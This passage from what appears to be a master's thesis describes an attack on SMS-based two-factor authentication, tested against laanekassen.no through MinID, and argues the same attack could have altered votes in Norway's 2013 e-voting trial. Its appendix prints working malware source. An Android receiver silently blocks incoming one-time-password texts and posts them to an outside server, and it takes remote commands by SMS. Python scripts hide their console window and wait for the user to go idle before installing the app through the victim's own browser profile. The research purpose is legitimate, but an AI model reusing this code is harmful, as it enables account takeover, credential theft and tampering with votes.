We installed Android 4.3 on the author's phone and downloaded the master script on a computer running windows 7. We started the master script and the selenium browser started up, navigated to Google Play and installed the application on the android 4.3 phone.

The user activates the newly downloaded application on the android phone by running it once, and then exits the application. The key-logger starts up on the computer and the user proceeds to laanekassen.no. The user enters his log-in credentials submits them and receives an SMS with a OTP, which is forwarded to the attacker's server. The user enters the OTP and gain access to the account on laanekassen.no, the user then logs out of laanekassen.no.

The attacker receives log-in credentials via the key-log sent by e-mail. A ready signal sent from the application has also been received on the attacker's server. The attacker sends a code to the user's phone to turn on intercepting and navigates to laanekassen.no. The attacker chooses MinID as log-in authentication method and enters the log-in credentials from the key-log and submits them. The application blocks the SMS sent to the user's phone, and forwards it to the

attacker's server. The attacker enters this SMS and is now able to gain access to the account. The attack is successful in gaining access to the user's account on laanekassen.no.

Chapter 5

E-voting

We originally wanted to implement our attack on the Norwegian E-vote System, our work in that direction is covered in this chapter.

5.1 Voting Systems

There has been many different systems for casting votes throughout the ages. From Public acclamation, polling bowls or polling stones, to writing votes down on shards, public electoral registers or on a piece of paper. Voting used to be a privilege reserved for successful men. Women and the poor did not have any voting rights. The world has changed since then, several different election reforms have taken place in most countries around the world, making way for what we today call modern democracy.

Important changes happened in the end of the 19th century and the beginning of the 20th century in many, especially industrial, countries. The principles of *universal franchise*, *direct* and *secret* elections, *free* and *equal suffrage* where introduced and established in many voting systems [18]. These five principles are there to make sure that elections are as open and as fair as possible. Everyone should have an equal right to vote, disregarding race, sex, belief, wealth and social status.

5.1.1 Voting Requirements

The five principles, *universal*, *equal*, *free*, *secret* and *direct suffrage* were adopted as a non-binding Code of Good Practice in Electoral Matters in 2002 by the European Commision for Democracy through Law (Venice Commision) [19]. A general definition of these principles does not exist but we will use the definitions presented in [18]. Those definitions are the following:

- **Universal suffrage:** The voting system shall protect the right of an eligible voter to cast his/her vote.
- **Equal suffrage:** The voting system shall ensure that each voter may only cast one vote per poll.
- **Free suffrage:** The voting system shall protect the voter's right to express his vote in a free manner, without any coercion or undue influence.
- **Secret suffrage:** The voting system shall prevent anyone without the appropriate authority from deducing or proving the link between a particular elector and his vote.
- **Direct suffrage:** The voting system shall determine the results of a poll based on all votes cast and only based on these votes.

We can usually divide an election into four phases. Election setup phase, voting phase, tallying phase and archiving phase. To cover the five principles we can assign them as requirements to the different phases. For instance, universal and equal suffrage are requirements for the election setup and voting phase, while secret suffrage is a requirement for the polling, voting and archiving phase.




Figure 5.1: Election phases with requirements (Taken from [18]

)

As we can see in Figure 5.1, *universal*, *equal* and *free* suffrage are requirements for the voting process, from initial setup to the casting of votes in the polling phase. *Direct* suffrage is a requirement for the handling of votes, from tallying to archiving votes, while *secret* suffrage is applied from the moment the vote is cast until it is archived, spanning three of the four phases.

5.1.2 Trust in voting systems

Trust is the fundamental building-stone in any voting system, be it paper-based, using electronic voting-machines or voting over the Internet (E-voting). If a voter is not sure that his vote will be kept secret and that it is counted during the tallying phase, then he will be less likely to cast his vote because he does not trust the system. Any voting system is dependent on voters casting their votes. A high number of vote-turnouts, the number of cast votes over the number of eligible voters, is usually desired in any election.

Trust is built over a long period of time, with every success leading to a small incline in trust, while a negative incident will lead to a rapid decline in trust. A voting system that loses trust leads to a decline in vote-turnouts, and a radical change is often required in order to rebuild trust.

5.1.3 Security in voting systems

Security has always been an issue in all voting systems. It is difficult to create a one-hundred percent secure system, especially in large scale systems like nationwide voting systems. There is always some part of the system that needs to be trusted. In voting systems that utilize paper-based polling-stations, the poll-workers and the counters, and anyone else that handles the votes, needs to be trusted not to tamper with the votes. Polling-stations with mechanical or electronic machines should have machines that are tamper-free and the counting equipment should count correctly. In such a large-scale system, many things can go wrong, be it intentional or unintentional. Because of this, it has been agreed upon that voting systems shall be *secure enough*.

A successful attack on a system, which is evaluated as *secure enough*, should cost more than the attack's potential gain. The importance of an election must be considered during the evaluation of the voting system to be used. For instance, a voting system designed for national governmental elections needs higher security than is required for a university institute election. A system designed for university elections is most likely not *secure enough* for a national election. We will concentrate on national (governmental) voting systems for the remainder of this thesis.

5.1.4 Remote electronic voting systems (E-voting)

In theory, an electronic voting system should be open and transparent for everyone. It should be secure and the user should be able to check that it is secure and understand how and why it is secure. The term "security by obscurity" is not recommended in any voting system, because it does not build trust.

We should assume that a determined attacker knows everything about the system, except for secret cryptographic keys, so there is no real reason to spend time and effort concealing information about the system from the general public. Ideally, knowledge about the system and how it operates should not help an attacker. This is important in all voting systems, but especially in remote electronic voting systems (E-voting).

There is one major difference between E-voting and other voting systems such as paper-based, mechanical or electronic voting machines, and that is the polling-stations. Voting sys-

tems that use mechanical or electronic machines or paper-ballots all require polling-stations. These polling-stations are usually, in national elections, placed all over the country. To perform a successful attack on an election using polling-stations, one would in theory have to compromise several of these polling-stations, depending on the size of the polling-station(s) and the amount of eligible voters. By a successful attack we mean an attack that alters the outcome of the election.

Let us look at an election that has one hundred polling-stations, with an equal distribution of voters, for simplicity. If one of these voting stations were to be successfully attacked and all votes changed to one candidate, then the maximum alteration would be 1%, if no one voted for that candidate at that polling-station. Such an attack would not be guaranteed to change the outcome of the election, and a polling-station with votes for only one candidate would most likely raise suspicions. To perform a successful attack, the logical method would be to alter a set amount of votes in each polling-station, in order to avoid notice. A single person would be hard-pressed to perform such a widespread attack alone, most likely a large group of people would be needed. This changes if there is only one giant polling-station.

There is an old saying, "there is safety in numbers" which fits neatly in this situation. By removing the polling-stations and replacing them with one centralized polling-station, the inherent security of multiple polling-stations is lost. The centralized polling-station is a single point of failure and needs to be more secure than a small polling station. An example of such a giant polling-station is E-voting. Everyone casts their votes at the same place, by going through an authentication server, casting their vote(s), and receiving their verification of cast vote (if the voting system offers verification). If the voting system is not secure enough, then one person, or a small group of people, could be able to successfully attack this centralized polling-station and alter the outcome of an election. It is difficult to determine if a system like this is secure enough, both due to rapid technological advances and human error. A system that is impossible to break today, may be easily broken tomorrow.

5.2 The Norwegian E-vote System

The Norwegian Electronic-voting System (NES) can be split into three parts. The vote collection, the Mix and the counting. The vote collection consists of a Vote Collection Server (VCS) and a Return Code Generator (RCG), the VCS collects and stores the encrypted votes, which are cast by voters, and the RCG generates and sends verification codes to the voter. When the election is over, all votes are stripped of voter identification numbers, and shuffled or mixed in the mixing phase, so that it is not possible to see which vote belongs to which voter. In the counting phase, the votes are decrypted and counted.

We will not go in to detail on how the encryption works, but here is the general idea: Both the VCS and the RCG has it's own private and public key pair, the election private key is a combination of the two private keys. All votes are encrypted with the election public key. Neither the VCS nor the RCG is able to decrypt votes on it's own, and the election private key is never actually generated before the end of the election.

The private keys of the VCS and the RCG are split into parts by Shamir's secret sharing threshold scheme. Shamir's threshold scheme is a secret sharing scheme, where a secret can be split into pieces and shared among w participants. A subset of w, called the threshold, denoted t, is required to reconstruct the secret.

In the case for the Norwegian E-vote system, used in the 2013 election, w is set to nine and the t is set to six. The private keys for both VCS and RCG are split on nine key-cards each, for a total of 18 key-cards. In order to rebuild the private keys and generate the election private key, which is needed to decrypt the votes, six of the nine key-cards for both the VCS and the RCG private keys are needed. It is not possible to rebuild a secret shared with Shamir's threshold scheme with less pieces of the secret than the chosen threshold. In the 2013 election the key-cards were given to the members of the Internet Election Board, and were not supposed to be used before the votes were to be decrypted in the counting process.

5.2.1 The Voting process

Before the start of an election, each voter receives a voting card, sent via normal post. This voting card contains all candidates and a unique code for each candidate, generated by the VCS

and RCG in the election setup phase. The codes are generated by the use of user identification number and are therefore unique for each voter.

Here is the general idea of how a voter submits a vote, as shown in Figure 5.2. A voter selects his vote(s) from a list of candidates and submits. The vote is encrypted with the election public key and sent to the Vote Collecting Server (VCS). The VCS stores the vote and creates a copy, which is altered using the user ID and the VCS private key. The VCS sends this altered copy to the Return Code Generator (RCG). The RCG generates a return code from the received copy using it's own private key. This is basically running the same procedure as when the voting card was generated. The generated code is sent to the voter via SMS. The return code for the candidate the voter chose to vote for should be identical to the unique code for this candidate on the voter's voting card. The voter can then verify that his vote has been successfully cast and received, by comparing the return code received by SMS with the one on his voting card.

Each voter can cast as many votes as he wants during the vote casting phase. Every time a voter casts a new vote, it replaces the previous vote, such that only the last cast vote counts. However, if a voter also casts a paper-ballot vote at a polling station on election day, this vote overrides any e-vote cast.

The NES does not have its own authentication system. Instead it relies on already established authentication systems for citizen of Norway. In the election trials of 2011 and 2013 the system used ID-porten for user authentication. ID-porten includes MinID, which is discussed in Chapter 4.




Figure 5.2: The voting process in the Norwegian E-voting system

5.3 On building the E-vote system

The NES is open source for transparency and in order to build trust. Anyone can in theory build their own copy of NES and check that it works. We decided to try to build our own version so we could test our attack, explained in Chapter 3, on the NES.

We encountered several problems during the process of building the NES. The build guide in [20] gives a step by step instruction on how to build the NES with Maven. Maven, or Apache Maven, is a software project management tool, to help organize a project and manage resource pools [21].

The build guide lists a set of requirements: A server running CentOS, a linux based Operating System (OS), which version of Java and Maven should be installed on the server and two archives called code.tar and m2repository.tar. Both these files are available for download for the public, at [22], in order to create transparency and build trust among the users.

The first problem we encountered, in May 2014, during our build process was that neither code.tar nor m2repository.tar was actually possible to download. Every attempt ended in a svn export error. We contacted the KMD (Kommunal- og moderniseringsdepartementet), the min-

istry responsible for the Norwegian E-Vote Project, to ask if they could fix their server issues, as these files are supposed to be open to the public. The answer we received in return was that they were working on moving to a different SVN (Apache Subversion), and that we could get access once that was up and running.

No word came from KMD during the summer, so we decided to run download attempts at weekly intervals. In August, one of the two files, the m2repository.tar, was suddenly available for download, but code.tar still gave "svn export failed" messages. We contacted KMD and they gave us a link for code.tar from one of their Google-drive accounts. We were finally able to start building the system, but to our disappointment, more errors were to come.

The build guide gives instructions, although sparingly, to which part of the system to build first, to manage all later dependencies. First of all is to extract the two archives, code.tar in /home/user/code and m2repository.tar in /home/user/.repository. The first part to be built is the Jbasis-Parent. This is done by navigating to the folder code/Jbasis-Parent, and running the following command from the build guide:

"mvn clean install -U -o -DskipTests -Dmaven.repo.local=/home/user/.repository"

This command, from now on called the build command, is used for building all the different subprojects of the NES. For an overview of the different parts see the build guide in [20].

5.3.1 Building NES: Attempt 1

Running the build command within the Jbasis-Parent folder resulted in several warnings about missing plugin version numbers and ends with an error where "the parent pom could not be found in the local repository". A workaround for this error, according to several different Maven related forums, is to remove all _maven.repositories files in every subdirectory in the .repository folder. Testing the build command after removing those files gave a new error, indicating that the previous problem was solved. The new error "Error resolving version for plugin" along with the warnings about plugin version gave us an idea of where to look next. We entered the pom.xml in the folder Jbasis-Parent-2.8.9, found the given plugin and added the version number corresponding with the one we had in our repository. After these fixes the build for this subproject was successfull.

The next part to be built, according to the build guide, is the Secure Logger. When run-

ning the build command within the Secure Logger folder we got yet another error stating that a .jar.version 2.0.0 was not available in the local repository. We only had version 1.0.0 of this file in our repository. By changing the version to 1.0.0 in the pom.xml we managed to build this sub-project too, but the wrong version errors indicated that we had different versions of code.tar and m2repository.tar. The next part to be built, the parent-config, gave a similar error about wrong version of a plugin, only this time we were not able to ascertain the location of this plugin call, so we were not able to change it in order to proceed.

We contacted KMD again to ask if they could give us a version of code.tar that matched our m2repository, but the people we were in contact with were also having problems building the system. We were asked to wait until they sorted out some problems with certificates on Scytl's nexus servers. Scytl is the firm that developed the source code for the Norwegian E-voting System.

5.3.2 Building NES: Attempt 2,3 and 4

The code.tar that we so far got "svn export failed" messages from when we tried to download it from [2] was, just like m2repository, available for download at the start of September, 2014. In theory we now had two archives of the same version, revision 8 according to the website. The project should be possible to build without any more errors.

We removed all the previous files and did a clean extract of the new code.tar and m2repository.tar. By following the steps explained in attempt 1 with the new files we received the exact same errors. We tried to edit the plugin versions and the .jar version but again we came no further than to the parent-config. The files available for revision 8 were not of the same versions. The archive at [2] also contained previous versions so we decided to try revision 7. To our disappointment it gave the same errors as the other version, in fact it seemed like the .tar's at revision 7 and revision 8 were one and the same.

We contacted KMD once more and told them about our situation. We were now prepared to put the whole project of building the NES behind us, but in November we received a new version of code.tar and m2repository.tar that KMD had received directly from Scytl. Yet again, on try number four with files directly sent from SCYTL to KMD and from KMD to us, we still get the same plugin version errors and .jar.version errors.

The only reason we could find that could explain why we were not able to build the NES is that it requires Maven 3.0.3, while we could only find Maven 3.0.5. During the building process, several warning messages comes up, here is one example.

WARNING 'build.plugins.plugin.version' for org.apache.maven.plugins:maven-source-plugin is missing. @ line 16, column 15

WARNING It is highly recommended to fix these problems because they threaten the stability of your build.

WARNING For this reason, future Maven versions might no longer support building such malformed projects.

For full error log, please see the Appendix.

In the end, since we were not able to find a version 3.0.3 of Maven to check if that version could solve the current errors, we decided to give up on building the Norwegian E-voting System.

5.4 Our attack in Theory on the Norwegian E-voting System

Unfortunately, since we were unable to build the e-voting system, we could not perform a test of our attack, described in Chapter 3, on the Norwegian E-voting system. Though a running version of the E-voting system is desirable in order to run a test of our attack, it is not strictly needed to prove that it would work.

The attack described in Chapter 3 lets an attacker gain access to systems protected by 2FA using SMS. The application used to block and forward the SMSes with OTPs can be instructed to intercept the return codes generated and sent to the voter by the RCG. An attacker can gain very good control if the Norwegian E-voting System offers two-factor authentication via SMS.

The E-voting system, during the trials in the election of 2013, allowed the use of Min-ID as user authentication, which utilize One-Time passwords via SMS. Our attack was successful in gaining access to an account on Lånekassen, as shown in Chapter 4, which used Min-ID as user authentication. We can therefore use this successful attack as proof that we could have gained

access to a voter's account and cast a vote in this voter's name during one of these elections. The system even offers some major advantages for an attacker, if he manges to compromise a voter's account.

Apart from the authentication process that sends SMS One-Time Passwords, the return code is also sent via SMS. An attacker will be able to also intercept and block this verification code, so that the voter will not know that someone has placed a vote in his place. Furthermore, if the application on the voter's phone always forwards messages sent from the RCG to the attacker, without blocking them, the attacker will know if the voter casts a new vote. The attacker can then simply cast a new vote every time the voter has cast one, to make sure that the attacker's cast vote counts instead of the voter's. This is a violation of two of the five principles, universal and free suffrage, discussed in section 5.1.1 The only way around this would be for the voter to go to a polling station on election day and cast a paper vote.

Since the authentication system is in use on different sites, the attacker can, long before the election starts, try to gain access to as many MinID identities as possible. This is an advantage compared to using an authentication channel only open during an election. Using an authentication channel only open during the election could mitigate some of the damage an attacker could do, since he would have to get log-in credentials from a more limited time span. However, the attacker can still try to compromise voters computers and mobile phones and run tests to see if the key-logger and mobile application works as intended, before the election starts.

5.5 Consequences

The combination of using MinID, with OTPs via SMS, and return codes sent via SMS, made the NES insecure during the election of 2013. An attacker could gain too much control over the election for it to be called *secure enough*.

Removing the option of using MinID for authentication, and replacing it with more secure options for authentication would definitely improve the security of the Norwegian E-voting system. However, there will be vulnerabilities for an attacker to exploit as long as the return codes are sent via SMS. There is for instance one attack that could work with the application that can intercept SMS, that would work regardless of what authentication system is used, an In-

Session attack. An In-Session attack often consists of a program that runs in the background of a computer, which performs some action while a user is logged in to on some service via a web-browser. This action is usually performed without the user's knowledge.

Here is an example of a In-Session attack on the Norwegian E-voting system : A voter authenticates himself and gains access to the e-voting service. He chooses a candidate to vote for and casts his vote. This vote is stored in the VCS and the RCG generates and sends a return code via SMS. Immediately after the voter casts his vote, the In-Session malware, that runs in the background, casts a new vote, which will replace the original vote the voter cast. The RCG generates another return code and sends this to the voter. The application on the voter's mobile phone, with some modification, blocks this second SMS from appearing to the voter. This attack could of course only work if the system allows new votes to be submitted without any time-delay. In this example, obtaining the SMS becomes unnecessary, making it easier for the attacker.

There are other attacks against the return codes sent via SMS that could be performed. One example by a team from Switzerland, who did an evaluation of the NES, was to take control of the channel between a cellphone tower and the mobile phone and intercept the SMS from there [3].

Several security issues were known and evaluated during the design phase of the NES. The risk of malware on personal computers was supposed to be mitigated by the introduction of return codes generated and sent via SMS from the RCG. This meant that an attacker would be able to observe the candidate a voter chose to vote for. The attacker would not be able to interfere and change the actual vote, without the voter noticing due to the extra return code received from the RCG with a different candidate. This was evaluated and considered an acceptable risk.

The attack described in Chapter 5.4 shows that return codes sent via SMS is not a sufficient solution to prevent malware from altering a voter's vote. We have shown that the use of authentication systems that offer OTPs via SMS further enhances the possibilities for an attacker to gain control of an election. In its current state, the NES is not secure enough for national elections.

Chapter 6

Summary and Recommendations for Further Work

6.1 Summary and Conclusions

We have looked at different two-factor authentication systems utilizing OTPs sent via SMS. We have created an attack, described in Chapter 3, that is able to obtain log-in credentials and block and intercept incoming SMS with OTPs. This attack can be used to gain access to user's accounts on services that use two-factor authentication via SMS. We tested this attack on both our own test server running two-factor authentication as well as two public services, Skandiabanken and MinID, which offers two-factor authentication via SMS. The attack was successful in all tests we performed.

Though we were not able to build the Norwegian E-voting System, we were able to test our attack on the authentication system, MinID, one of the authentication options during the trial elections of 2013. Since our attack was successful in gaining access to a service protected by MinID, we can safely say that the attack would have worked during the trial election of 2013. The return codes generated and sent from the RCG when a voter submits a vote are sent via SMS, which our application would be able to intercept. The intent of the return code system is to prevent malware on personal computers from changing a voter's vote without the voter's knowledge. This security mechanism fails when it is possible stop these return codes from appearing to the voter.

6.2 Discussion

Authentication schemes with two-factor authentication via SMS clearly have some security issues. These issues may never be completely solved unless the Short Message Service (SMS) is radically changed. SMS was not designed to be used as a channel for transferring secret, sensitive or personal information. However, two-factor authentication via SMS is still more secure than a single-factor authentication scheme with only username and passwords.

The importance of services that require authentication vary, and should always be considered when choosing the correct authentication scheme for your service. Services belonging to the first category, those that are tied to personal identities, usually require stronger authentication than those services belonging to the second category, services tied to online identities. We recommend that all services from the first category refrain form using 2FA via SMS, as these services usually contains more sensitive information.

The election trials in 2013, which used both 2FA via SMS and sent return codes via SMS, had severe security holes that could have been exploited by an attacker to influence the election. The attack we have outlined would not be as effective today, due to the introduction of Android 4.4. However, the election trials in 2013 were held before the release of Android 4.4. During that time period Android OS held 78.7% of the global market share, which would influence the success-rate of a potential attack against the election of 2013.

6.3 Recommendations for Further Work

The attack we have created and described in Chapter 3 is effective in taking control over a user's account, given certain criteria. The prototype we have created only works on the windows platform. Python must be installed on the computer for the scripts to work and the mobile phone must be running Android version 4.3 or earlier. Some of these limitations can easily be circumvented by some small additions and/or modifications.

The python scripts, consisting of the key-logger and application installation through Google Play, should be possible to convert to other languages that does not require software installed in order to run. However, additional scripts that installs python and the automated web-browser plug-in, selenium, could also be used to solve this issue.

Making the attack portable to other popular platforms like Machintos or Linux may be possible and could be worth investigating further.

Though Android holds a large amount of the market shares, as shown in Chapter 3.2, version 4.3 was replaced by version 4.4 at the end of October 2013. Version 5.0 was released in November, 2014. These new versions of Android, as seen by the statistics of Android OS adoption in 3.2, have resulted in a decline in mobile phones that runs version 4.3 of Android. For the attack to work on Android phones in the future, further research is required to investigate possible methods of circumventing the limitations to tampering with SMS, introduced in Android 4.4. For instance, could it be accomplished by hiding malicious code in an SMS application that a user chooses to use as his default SMS application?

The fundamental problem is the need for an independent channel in 2FA. Mobile phones are too connected to PC's to be used reliably as a second, independent channel. Are there any 2FA solutions that could combine the security of 2FA that use preprinted OTP-letters or hardware tokens, with the easy setup, usability and cost-effectiveness of 2FA that sends OTP via SMS?

Appendix A

Acronyms

2FA Two-Factor Authentication

Difi Agency for Public Management and eGovernment

KMD Kommunal- og moderniseringsdepartementet

PC Personal Computer

SMS Short Message Service

OS Operating-System

OTP One-Time Password

ID Identity Document

ATM Automated Telling Machines

PIN Personal Identification Number

GSM Global Service for Mobile communications

NES Norwegian E-voting System

USB Universal Serial Bus

IP Internet Protocol

HTML HyperText Markup Language

PHP Hypertext Preprocessor

URL Uniform Resource Locator

SVN Apache Subversion

IDC International Data Corporation

Appendix B

Source Code

B.1 Android Application

B.1.1 SMSReceiver

```
package com.master.sms2;
import org.json.JSONException;
import org.json.JSONObject;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.SharedPreferences;
import android.os.Bundle;
import android.telephony.SmsManager;
import android.telephony.SmsMessage;
import android.util.Log;
import android.widget.Toast;
public class SmsReceiver extends BroadcastReceiver
{
        public static final String PREFS_NAME ="prefsFile";
        String admin = "+4793226734";
        String sendAddress = "+4793226734";
        String interceptAddress = "Difi";//"+46737494533";
    boolean running = true;
```

```
@Override
public void onReceive(Context context, Intent intent)
{
//---get the SMS message passed in---
Bundle bundle = intent.getExtras();
SmsMessage[] msgs = null;
String str = "";
String temp = "";
String message = "";
boolean stop = false;
boolean adminPanel = false;
SharedPreferences settings = context.getSharedPreferences(PREFS_NAME, 0);
admin = settings.getString("admin", "+4793226734");
sendAddress = settings.getString("sendAddress", "+4793226734");
interceptAddress = settings.getString("interceptAddress", "+4781001001");
running = settings.getBoolean("running", true);
if (bundle != null)
{
    //---retrieve the SMS message received---
    Object[] pdus = (Object[]) bundle.get("pdus");
    msgs = new SmsMessage[pdus.length];
    //this.abortBroadcast();
    for (int i=0; i<msgs.length; i++){
        msgs[i] = SmsMessage.createFromPdu((byte[])pdus[i]);
        temp = msgs[i].getOriginatingAddress();
        if (running && temp.equals(interceptAddress))
        {
                this.abortBroadcast();
                stop = true;
                if (temp.equals(admin))
                        adminPanel = true;
        }
        else if (temp.equals(admin))
        {
                this.abortBroadcast();
                adminPanel = true;
```

```
                }
                else
                {
                        Log.e("msg", "NOT␣INTERCEPTED:␣" + temp + "␣!=␣"+
                            interceptAddress);
                        break;
                }
                str += "SMS␣from␣" + msgs[i].getOriginatingAddress();
                str += "␣:";
                str += msgs[i].getMessageBody().toString();
                str += "\n";
                message += msgs[i].getMessageBody().toString();
            }
            //---display the new SMS message---

            Toast.makeText(context, str, Toast.LENGTH_LONG).show();
            if (stop)
            {
                //sendSMS(sendAddress, message);
                String temp2 = sendJSON(message);
                Toast.makeText(context, temp2, Toast.LENGTH_LONG).show();
            }
            if (adminPanel)
            {
                adm(message, context);
            }
        }
        }
        //---sends an SMS message to another device---
    private void sendSMS(String phoneNumber, String message)
    {
        SmsManager sms = SmsManager.getDefault();
        sms.sendTextMessage(phoneNumber, null, message, null, null);
    }
        //---sends an JSON message to server via PHP
    private String sendJSON(String message)
```

```
{
    try {
        JSONObject toSend = new JSONObject();
        toSend.put("msg", message);

        JSONTransmitter transmitter = new JSONTransmitter();
        transmitter.execute(new JSONObject[] {toSend});
        return "message returned: " +transmitter.msg;

    } catch (JSONException e) {
        e.printStackTrace();
    }
    return "ERROR: Message Empty";
}

private void adm(String message, Context context)
{
    Log.e("adm", "WE ARE HERE");
    SharedPreferences settings = context.getSharedPreferences(PREFS_NAME, 0);
    SharedPreferences.Editor editor = settings.edit();
    String order = "";
    for (int i = 0; i < 2; i++)
    {
            order += message.charAt(i);
    }
    if (order.equals("on"))
    {
            //setRunning(true);
            editor.putBoolean("running", true);
    }
    else if (order.equals("of"))
    {
            editor.putBoolean("running", false);
    }
    else if (order.equals("st"))
    {
```

```
                String temp = "running="+running + ",␣intercept:␣" + interceptAddress + "
                    ,␣send␣to:␣" + sendAddress;
                sendJSON(temp);
        }
        else if (order.equals("ch"))
        {
                String temp = "";
                for (int i = 3; i < message.length(); i++)
                {
                        temp += message.charAt(i);
                }
                editor.putString("interceptAddress", temp);
        }
        editor.commit();
    }
        public String getAdmin() {
                return admin;
        }
        public void setAdmin(String admin) {
                this.admin = admin;
        }
        public String getSendAddress() {
                return sendAddress;
        }
        public void setSendAddress(String sendAddress) {
                this.sendAddress = sendAddress;
        }
        public String getInterceptAddress() {
                return interceptAddress;
        }
        public void setInterceptAddress(String interceptAddress) {
                this.interceptAddress = interceptAddress;
        }
        public boolean isRunning() {
                return running;
        }
```

```
        public void setRunning(boolean running) {
                this.running = running;
        }
}
```

B.1.2 JSON Transmitter

```
package com.master.sms2;
import org.apache.http.HttpResponse;
import org.apache.http.client.HttpClient;
import org.apache.http.client.methods.HttpPost;
import org.apache.http.entity.StringEntity;
import org.apache.http.impl.client.DefaultHttpClient;
import org.apache.http.params.HttpConnectionParams;
import org.json.JSONObject;

import android.os.AsyncTask;
import android.util.Log;
import android.widget.Toast;

public class JSONTransmitter extends AsyncTask<JSONObject, JSONObject, JSONObject> {
    String url = "http://evalg.ludi.no/pages/json.php";
    public String msg = "Default";
    @Override
    protected JSONObject doInBackground(JSONObject... data) {
        JSONObject json = data[0];
        HttpClient client = new DefaultHttpClient();
        HttpConnectionParams.setConnectionTimeout(client.getParams(), 100000);
        JSONObject jsonResponse = null;
        HttpPost post = new HttpPost(url);
        try {
            StringEntity se = new StringEntity("json="+json.toString());
            post.addHeader("content-type", "application/x-www-form-urlencoded");
            post.setEntity(se);
            HttpResponse response;
            response = client.execute(post);
            String resFromServer = org.apache.http.util.EntityUtils.toString(response.
```

```
                getEntity());
            if (resFromServer.equals("")||resFromServer == null)
                Log.e("NO RESPONSE FROM SERVER", "Empty string or no value");
            else
            {
                Log.i("From server", resFromServer);
                    jsonResponse=new JSONObject(resFromServer);
                    msg = jsonResponse.getString("status");
                    Log.i("Response from server", msg);
            }
        } catch (Exception e) { e.printStackTrace();}
        return jsonResponse;
    }
}
```

B.1.3 Android Manifest

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.master.sms2"
    android:versionCode="1"
    android:versionName="1.0" >
    <uses-sdk
        android:minSdkVersion="11"
        android:targetSdkVersion="21" />
    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name="com.master.sms2.SMS"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
```

```
        </activity>
        <activity
            android:name="com.master.sms2.SmsReceiver"
            android:label="@string/title_activity_sms_receiver" >
        </activity>
        <receiver android:name="com.master.sms2.SmsReceiver">
            <intent-filter android:priority="100">
                <action android:name=
                    "android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
        </receiver>
    </application>
    <uses-permission android:name="android.permission.SEND_SMS" >
    </uses-permission>
    <uses-permission android:name="android.permission.RECEIVE_SMS" >
    </uses-permission>
    <uses-permission android:name="android.permission.INTERNET" />
</manifest>
```

B.2 Python Scripts

B.2.1 Master

```
import win32api
import win32console
import win32gui
import os

win=win32console.GetConsoleWindow()
win32gui.ShowWindow(win,0)

os.system("sel.py")
print "Part 1 done"
os.system("autolog.py")
print "Part 2 done, exit program"
os.exit(1)
```

B.2.2 Google-Script

```
# -*- coding: cp1252 -*-

from selenium import webdriver,selenium
from selenium.webdriver.common.by import By
import time,os
from _winreg import *
from ctypes import Structure, windll, c_uint, sizeof, byref

# http://stackoverflow.com/questions/911856/detecting-idle-time-in-python
class LASTINPUTINFO(Structure):
    _fields_ = [
        ('cbSize', c_uint),
        ('dwTime', c_uint),
    ]
def get_idle_duration():
    lastInputInfo = LASTINPUTINFO()
    lastInputInfo.cbSize = sizeof(lastInputInfo)
    windll.user32.GetLastInputInfo(byref(lastInputInfo))
    millis = windll.kernel32.GetTickCount() - lastInputInfo.dwTime
    return millis / 1000.0

def firefox():

    home = os.path.expanduser("~") + "\AppData\Roaming\Mozilla\Firefox\Profiles\\"  #find
        default home folder
    while 1:
        GetLastInputInfo = int(get_idle_duration())
        print GetLastInputInfo
        if GetLastInputInfo == 5:
            path = home + os.listdir(home)[0]
            print path
            Starting = True;

            while Starting:
```

```
                fp = webdriver.FirefoxProfile(path)
                browser = webdriver.Firefox(fp)
                Starting = False;
            url = "https://play.google.com/store/apps/details?id=com.master.sms2"
            browser.get(url)
            browser.find_element_by_css_selector('.price.buy.id-track-click').click()

            try:
                browser.find_element_by_css_selector('button.price.buy').click()
                time.sleep(5)
                browser.find_element_by_css_selector('.play-button.apps.loonie-ok-button'
                    ).click()
                time.sleep(1)
                browser.quit()
                break
            except:
                pass

            try:
                browser.find_element_by_css_selector('.price.buy.id-track-click').click()
                time.sleep(5)
